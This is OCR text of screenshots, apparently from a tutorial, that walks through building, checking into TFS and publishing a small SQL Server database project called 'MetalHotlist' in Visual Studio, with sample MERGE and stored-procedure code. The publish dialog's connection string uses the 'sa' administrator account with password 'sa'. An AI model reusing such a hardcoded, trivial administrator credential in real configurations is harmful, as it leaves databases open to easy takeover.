
My Work Pending Changes  
Source Control Explorer Work Items  
Builds Reports  
Settings

Solutions

You must configure your workspace mappings to open solutions for this project.

Solution Explorer Team Explorer

Properties



MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

RockOnData.sql

```
1 /*  
2 Post-Deployment Script Template  
3 -----  
4 This file contains SQL statements that will be appended to the build script.  
5 Use SQLCMD syntax to include a file in the post-deployment script.  
6 Example: :r .\myfile.sql  
7 Use SQLCMD syntax to reference a variable in the post-deployment script.  
8 Example: :setvar TableName MyTable  
9         SELECT * FROM [$(TableName)]  
10 -----  
11 */  
12 merge into RockOn as Target  
13 using (values  
14     (1),  
15     (2),  
16     (3),  
17     (4),  
18     (5),  
19     (6),  
20     (7),  
21     (8),  
22     (9),  
23     (10)  
24 )  
25 as Source (id)  
26 on Target.id = Source.id  
27  
28 -- update matched rows  
29 when matched then  
30 update set id = Source.id  
31  
32 -- insert new rows  
33 when not matched by Target then  
34 insert (id)  
35 values (id)  
36  
37 -- delete rows that are in the target but not the source  
38 when not matched by Source then  
39 delete;  
40
```

110 %

Connection Ready

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'MetalHotlist' (1 project)

- + MetalHotlist
  - Properties
  - References
- + dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql
- + RockOnData.sql

Solution Explorer Team Explorer

Properties

MetalHotlist Solution Properties

Misc

(Name)	MetalHotlist
Active config	Debug Any CPU
Description	
Path	C:\Users\hfleitas\Documents\Visual St

(Name)

The name of the solution file.

hiramfleitas H

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

RockOnData.sql

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110 %

Connection Ready

(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Item(s) Saved

Solution Explorer

Search Solution Explorer (Ctrl+.)

+ Solution 'MetalHotlist' (1 project)

- Build Solution Ctrl+Shift+B
- Rebuild Solution
- Deploy Solution
- Clean Solution
- Analyze
- Batch Build...
- Configuration Manager...
- Manage NuGet Packages for Solution...
- Restore NuGet Packages
- New Solution Explorer View
- Calculate Code Metrics
- Add
- Set StartUp Projects...
- Check In...
- Source Control
- Paste Ctrl+V
- Rename
- Open Folder in File Explorer
- Properties Alt+Enter

Solution Explorer Team Explorer

Properties

MetalHotlist Solution Properties

Misc

(Name)	MetalHotlist
Active config	Debug Any CPU
Description	
Path	C:\Users\hfleitas\Documents\Visual St

(Name)

The name of the solution file.

hiramfleitas H

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

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110 %

Connection Ready

(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Team Explorer - Pending Changes

Search Work Items (Ctrl+I)

Pending Changes | Training

Check In Shelf Actions

Policy Warnings (3)

- Override Warnings
- The following check-in policies were not satisfied
- Provide a comment for the check-in. [Help](#)
- The Work Item Query Policy failed because no work items were associated with this check-in. [Help](#)
- You must associate this check-in with one or more work items. [Help](#)

Comment

Enter a check-in comment

Related Work Items

Queries | Add Work Item by ID

Drag work items here to link them to the check-in.

Included Changes (9)

Exclude All | View Options

- C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist
- MetalHotlist
- dbo
- Stored Procedures
- uspSweetLou.sql [add]
- Tables
- Band.sql [add]
- PostDeploymentData.sql [add]
- RockOn.sql [add]
- Song.sql [add]
- Song2.sql [add]
- MetalHotlist.sqlproj [add]
- RockOnData.sql [add]
- MetalHotlist.sln [add]

Excluded Changes

Include All | View Options | Detected: 3 add(s)

Drag changes here to exclude from the check-in.

Solution Explorer Team Explorer

hiramfleitas H Properties

IT WON'T FAIL BECAUSE OF ME Hiram

Assigned to me - Microsoft Team Foundation Server 2015

1:8080/tfs/upcic/Training/Training%20Team/\_workitems?path=Assigned%20to%20me&\_a=query&newQuery=true

Visual Studio Team Foundation Server 2015 / Training / Training Team

Hiram Fleitas | 🔍 🚧 🛡 ?

HOME CODE WORK BUILD TEST RELEASE

Backlogs Queries

New ▾ | 📁 🔄

\* New query

- Bug
- Epic
- Feature
- Product Backlog Item
- Task
- Test Case

Assigned to me

Query returned no results.

Results Editor Charts Work item pane Bottom

Save query 🔄 🔄 📁 📎 📩 📩 Filter

ID Work Item... Title State Area Path

Recycle Bin

The screenshot shows a Microsoft Team Foundation Server 2015 interface. The title bar indicates the user is assigned to a team named 'Training'. The URL in the address bar is `1:8080/tfs/upcic/Training/Training%20Team/_workitems?path=Assigned%20to%20me&_a=query&newQuery=true`. The top navigation bar includes links for HOME, CODE, WORK, BUILD, TEST, and RELEASE, with WORK being the active tab. Below the navigation is a 'Backlogs' and 'Queries' section. A dropdown menu under 'New' is open, showing options like 'New query', 'Bug', 'Epic', 'Feature', 'Product Backlog Item', 'Task' (which is selected), and 'Test Case'. The main content area is titled 'Assigned to me' and displays the message 'Query returned no results.' Below this, there are tabs for 'Results', 'Editor', and 'Charts', with 'Results' being the active tab. There are also buttons for 'Save query', 'Edit', 'Delete', 'Import', 'Export', and 'Column options'. The results table has columns for 'ID', 'Work Item...', 'Title', 'State', and 'Area Path'. At the bottom left is a 'Recycle Bin' icon.

IT WON'T FAIL BECAUSE OF ME Hiram

New Task 1\*: Initial Commit

Not secure | 1:8080/tfs/upcic/Training/Training%20Team/\_workitems?wtd=Task&id=1&a=new

Visual Studio Team Foundation Server 2015 / Training / Training Team

Hiram Fleitas | 🔍 ⚙️ 🎯

HOME CODE WORK BUILD TEST RELEASE

Backlogs Queries

New | Assigned to me | Unsaved work items (1)

Recent work items

New Task 1\*

My favorites

Drag queries here to add them to y...

Team favorites

All Work Items

My Queries

Shared Queries

New Task 1\*: TF237111: The current user does not have permissions to save work items under the...

Copy template URL

Tags SQL Add...

### Initial Commit

Iteration Training

STATUS	DETAILS
Assigned To Hiram Fleitas	Priority 2
State To Do	Remaining Work
Area Training\Training	Activity Development
Reason New task	Blocked

DESCRIPTION

Initial Commit

HISTORY LINKS ATTACHMENTS

DISCUSSION ONLY ALL CHANGES

[No entries with comments]

G

Recycle Bin

Recycle Bin

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

Server Explorer Toolbox SQL Server Object Explorer

RockOnData.sql

```
1 /*  
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```

110 %

Connection Ready

(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Team Explorer - Pending Changes

Search Work Items (Ctrl+I)

Pending Changes | Training

Check In Shelf Actions

Policy Warnings (3)

Override Warnings

Initial Commit Cancel

The following check-in policies were not satisfied

- Provide a comment for the check-in. [Help](#)
- The Work Item Query Policy failed because no work items were associated with this check-in. [Help](#)
- You must associate this check-in with one or more work items. [Help](#)

Comment

Initial Commit

Related Work Items

Queries Add Work Item by ID

Drag work items here to link them to the check-in.

Included Changes (9)

Exclude All View Options

- C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist
- MetalHotlist
  - dbo
    - Stored Procedures
      - uspSweetLou.sql [add]
    - Tables
      - Band.sql [add]
      - PostDeploymentData.sql [add]
      - RockOn.sql [add]
      - Song.sql [add]
      - Song2.sql [add]
- MetalHotlist.sqlproj [add]
- RockOnData.sql [add]
- MetalHotlist.sln [add]

Excluded Changes

Solution Explorer Team Explorer

hiramfleitas H Properties

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

Source Control Explorer RockOnData.sql

Source location: \$/Training/MetalHotlist/MetalHotlist

Folders

- Mouse Service
- Reports
- Training
  - Dev
  - MetalHotlist
    - MetalHotlist
      - dbo
        - Stored Procedures
        - Tables
  - Production
  - QA

Local Path: C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist

Name	Pending Change	User	Latest	Last Check-in
dbo	Yes		2/20/2018 4:56:...	
MetalHotlist.sqlproj	Yes		2/20/2018 4:56:...	
RockOnData.sql	Yes		2/20/2018 4:56:...	

Local Path: C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\dbo\Stored Procedures

Name	Pending Change	User	Latest	Last Check-in
uspSweetLou.sql	Yes		2/20/2018 4:56:...	

Local Path: C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\dbo\Tables

Name	Pending Change	User	Latest	Last Check-in
Band.sql	Yes		2/20/2018 4:56:...	
PostDeploymentData.sql	Yes		2/20/2018 4:56:...	
RockOn.sql	Yes		2/20/2018 4:56:...	
Song.sql	Yes		2/20/2018 4:56:...	
Song2.sql	Yes		2/20/2018 4:56:...	

Team Explorer - Pending Changes

Pending Changes | Training

Check In Shelf Actions ▾

  - Comment Enter a check-in comment
  - Related Work Items Queries Add Work Item Drag work items here to ...
  - Included Changes Exclude All View Options There are no pending changes.
  - Excluded Changes Include All View Options Detected: 2 add(s) There are no pending changes.

Find Shelvesets Resolve Conflicts Undo All Request Review Manage Workspaces... Open Source Control Explorer

Solution Explorer Team Explorer

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Build Solution Ctrl+Shift+B

Source Control Explorer Source location: \$/Tr

Folders

- UPCIC
- Server Import
- Applications
- Temporary
- SQL Server Misc
- SQLReports
- Training
  - Dev
  - MetalHotlist
    - MetalHotlist
  - dbo

Publish Database

Target Database Settings

Target database connection: Data Source=;Integrated Security=True;Persist Security Info=False;Pooling=False;Min Pool Size=0;Max Pool Size=100;Initial Catalog=MetalHotlist;User ID=sa;Password=sa;Connect Timeout=30;Encrypt=False;Trust Server Certificate=False;Connection Timeout=30;Application Name=Visual Studio

Database name: MetalHotlist

Publish script name: MetalHotlist.sql

Register as a Data-tier Application

Block publish when database has drifted from registered version

Advanced...

Load Profile... Create Profile Save Profile As... Generate Script Publish Cancel

Output

Show output from: Build

```
----- Build started: Project: MetalHotlist -----
MetalHotlist -> C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\bin\Debug\MetalHotlist.dll
MetalHotlist -> C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\bin\Debug\MetalHotlist.dacpac
===== Build: 1 succeeded or up-to-date, 0 failed, 0 skipped =====
```

Advanced Publish Settings

General Drop Ignore

Deployment Behavior

Deploy database properties

Always re-create database

Block incremental deployment if data loss might occur

Execute deployment script in single-user mode

Back up database before deployment

Do not use alter assembly statements to update CLR types

Advanced Deployment Options

Enabled	Option
<input type="checkbox"/>	Allow drop blocking assemblies
<input type="checkbox"/>	Allow incompatible platform
<input type="checkbox"/>	Allow unsafe row level security data movement
<input type="checkbox"/>	Comment out SetVar declarations
<input type="checkbox"/>	Compare using target collation
<input checked="" type="checkbox"/>	Disable and reenable DDL triggers
<input checked="" type="checkbox"/>	Do not alter Change Data Capture objects
<input checked="" type="checkbox"/>	Do not ALTER replicated objects
<input type="checkbox"/>	Drop statistics not in source
<input type="checkbox"/>	Generate smart defaults, when applicable
<input type="checkbox"/>	Include composite objects
<input type="checkbox"/>	Include transactional scripts
<input checked="" type="checkbox"/>	Populate files on FileGroups
<input type="checkbox"/>	Script database collation
<input type="checkbox"/>	Script database compatibility
<input type="checkbox"/>	Script file size
<input checked="" type="checkbox"/>	Script refresh module
<input type="checkbox"/>	Script state checks
<input checked="" type="checkbox"/>	Script validation for new constraints
<input type="checkbox"/>	Treat verification errors as warnings
<input checked="" type="checkbox"/>	Unmodifiable object warnings
<input checked="" type="checkbox"/>	Verify collation compatibility
<input checked="" type="checkbox"/>	Verify deployment

This property is used by SqlClr deployment to cause any blocking assemblies to be dropped as part of the deployment plan. By default, any blocking/referencing assemblies will block an assembly update if the referencing assembly needs to be updated.

OK Cancel

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

MetalHotlist.publish.sql Source Control Explorer RockOnData.sql

Server Explorer Toolbox SQL Server Object Explorer

Solution Explorer Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
- dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql

RockOnData.sql

110 %

New Connection Opened (14.0 RTM) | UPCIC\hfleitas (53) | master | 00:00:00 | 0 rows

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

hiramfleitas H

Properties

Solution Explorer Team Explorer

1 /\*  
2 Deployment script for MetalHotlist  
3  
4 This code was generated by a tool.  
5 Changes to this file may cause incorrect behavior and will be lost if  
6 the code is regenerated.  
7 \*/  
8  
9 GO  
10 SET ANSI\_NULLS, ANSI\_PADDING, ANSI\_WARNINGS, ARITHABORT, CONCAT\_NULL\_YIELDS\_NULL, QUOTED\_IDENTIFIER ON;  
11  
12 SET NUMERIC\_ROUNDABORT OFF;  
13  
14  
15 GO  
16 :setvar DatabaseName "MetalHotlist"  
17 :setvar DefaultFilePrefix "MetalHotlist"  
18 :setvar DefaultDataPath "S:\SQLData\"  
19 :setvar DefaultLogPath "L:\SQLLogs\"  
20  
21 GO  
22 :on error exit  
23 GO  
24 /\*  
25 Detect SQLCMD mode and disable script execution if SQLCMD mode is not supported.  
26 To re-enable the script after enabling SQLCMD mode, execute the following:  
27 SET NOEXEC OFF;  
28 \*/  
29 :setvar \_\_IsSqlCmdEnabled "True"  
30 GO  
31 IF N'\$(\_\_IsSqlCmdEnabled)' NOT LIKE N'True'  
32 BEGIN  
33 PRINT N'SQLCMD mode must be enabled to successfully execute this script.';  
34 SET NOEXEC ON;  
35 END  
36  
37  
38 GO  
39 USE [master];  
40  
41

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

Solution Explorer Source Control Explorer RockOnData.sql

Server Explorer Toolbox SQL Server Object Explorer

MetalHotlist.publish.sql

```
340 else
341     select 'HOW MANY TIMES AM I GONNA TELL YOU PEOPLE!'
342 GO
343 /*
344 Post-Deployment Script Template
345 -----
346 This file contains SQL statements that will be appended to the build script.
347 Use SQLCMD syntax to include a file in the post-deployment script.
348 Example: :r ./myfile.sql
349 Use SQLCMD syntax to reference a variable in the post-deployment script.
350 Example: :setvar TableName MyTable
351         SELECT * FROM [$(TableName)]
352 -----
353 */
354 GO
355 :r "C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\RockOnData.sql"
356
357 GO
358 DECLARE @VarDecimalSupported AS BIT;
359
360 SELECT @VarDecimalSupported = 0;
361
362 IF ((ServerProperty(N'EngineEdition') = 3)
363     AND (((@microsoftversion / power(2, 24) = 9)
364           AND (@@microsoftversion & 0xffff >= 3024))
365           OR (((@microsoftversion / power(2, 24) = 10)
366               AND (@@microsoftversion & 0xffff >= 1600))))
367     SELECT @VarDecimalSupported = 1;
368
369 IF (@VarDecimalSupported > 0)
370     BEGIN
371         EXECUTE sp_db_vardecimal_storage_format N'$(DatabaseName)', 'ON';
372     END
373
374
375 GO
376 PRINT N'Update complete.';
377
378
379 GO
380
```

110 %

New Connection Opened

(14.0 RTM) | UPCIC\hfleitas (53) | master | 00:00:00 | 0 rows

Solution Explorer Team Explorer

hiramfleitas H

Properties

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

MetalHotlist.publish.sql Source Control Explorer RockOnData.sql

Server Explorer Toolbox SQL Server Object Explorer

340 else  
Execute (Ctrl+Shift+E) t 'HOW MANY TIMES AM I GONNA TELL YOU PEOPLE!'  
342 GO  
343 /\*  
344 Post-Deployment Script Template  
345 -----  
346 This file contains SQL statements that will be appended to the build script.  
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350 Example: :setvar TableName MyTable  
351 SELECT \* FROM [\$(TableName)]  
352 -----  
353 \*/  
354 GO  
355 :r "C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\RockOnData.sql"  
356  
357 GO  
358 DECLARE @VarDecimalSupported AS BIT;  
359  
360 SELECT @VarDecimalSupported = 0;  
361  
362 IF ((ServerProperty(N'EngineEdition') = 3)  
363 AND (((@microsoftversion / power(2, 24) = 9)  
364 AND (@@microsoftversion & 0xffff >= 3024))  
365 OR (@@microsoftversion / power(2, 24) = 10)

110 %

T-SQL Message

Creating MetalHotlist...  
Creating [dbo].[Band]...  
Creating [dbo].[RockOn]...  
Creating [dbo].[RockOn].[cidx\_Loud]...  
Creating [dbo].[Song]...  
Creating [dbo].[Song].[max\_Bass]...  
Creating [dbo].[Song2]...  
Creating unnamed constraint on [dbo].[Song]...  
Creating [dbo].[uspSweetLou]...  
  
(10 row(s) affected)  
  
Update complete.

110 %

Query executed successfully at 5:40:35 PM

(14.0 RTM) | UPCIC\hfleitas (53) | MetalHotlist | 00:00:01 | 0 rows

Solution Explorer Team Explorer

Ready

hiramfleitas H

Properties

SQLQuery2.sql - F MetalHotlist (UPCIC\hfleitas (91)) - Microsoft SQL Server Management Studio

File Edit View Query Project Debug Tools Window Help

Object Explorer

Connect ▾

F (SQL Server 14.0.1000.169 - UPCIC\hfleitas) ▾

- Databases
  - + System Databases
  - + Database Snapshots
- + Monitoring
- MetalHotlist
  - + Database Diagrams
  - + Tables
    - + System Tables
    - + FileTables
    - + External Tables
    - + Graph Tables
    - + dbo.Band
    - + dbo.RockOn
    - + dbo.Song
    - + dbo.Song2
  - + Views
  - + External Resources
  - + Synonyms
  - + Programmability
    - + Stored Procedures
      - + System Stored Procedures
      - + dbo.uspSweetLou
    - + Functions
    - + Database Triggers
    - + Assemblies
    - + Types
    - + Rules

SQLQuery2.sql - FLD...PCIC\hfleitas (91)) ▾ X SQLQuery1.sql - FLD...PCIC\hfleitas (90))

```
1 /***** Script for SelectTopNRows command from SSMS *****/
2 SELECT TOP (1000) [id]
3     FROM [MetalHotlist].[dbo].[RockOn]
```

Results

id
1
2
3
4
5
6
7
8
9
10

Messages

Query executed successfully.

(14.0 RTM) | UPCIC\hfleitas (91) | MetalHotlist | 00:00:00 | 10 rows

Ready

SQLQuery4.sql - FLD...PCIC\hfleitas (90)\* - Microsoft SQL Server Management Studio

File Edit View Query Project Debug Tools Window Help

Object Explorer

Registered Servers

SQLQuery4.sql - FLD...PCIC\hfleitas (90)\*

```
1 --- =====
2 -- Author: HF
3 -- Create date: 2/6/18
4 -- Description: What would Lou say?
5 -- exec uspSweetLou @yell=0, @justsayno='yes'
6 -- exec uspSweetLou @yell=0
7 -- exec uspSweetLou
8 --- =====
9 create or alter proc uspSweetLou
10    @YELL int = 1,
11    @JustSayNo varchar(3) = 'No'
12    as
13    if @yell<>1
14        begin
15            set nocount on;
16            if @JustSayNo<>'No'
17                begin
18                    select 'It''s gonna take at least 2 weeks.'
19                end
20            else select 'NO!'
21        end
22    end
23    else
24        select 'HOW MANY TIMES AM I GONNA TELL YOU PEOPLE!'
25    go
26
27
28
```

Messages

Commands completed successfully.

Output Find Results 1

Ready

SQLQuery8.sql - FLD...PCIC\hfleitas (87)\* - Microsoft SQL Server Management Studio

File Edit View Query Project Debug Tools Window Help

Object Explorer

Connect ▾

F... (SQL Server 14.0.1000.169 - PCIC\hfleitas)

- Databases
  - + System Databases
  - + Database Snapshots
- + File Tables
- + Full Text Catalogs
- + Integration Services
- + Logins
- + Maintenance
- MetalHotlist
  - + Database Diagrams
  - + Tables
    - + System Tables
    - + FileTables
    - + External Tables
    - + Graph Tables
    - + dbo.Band
    - + dbo.RockOn
    - + dbo.Song
    - + dbo.Song2
  - + Views
  - + External Resources
  - + Synonyms
- Programmability
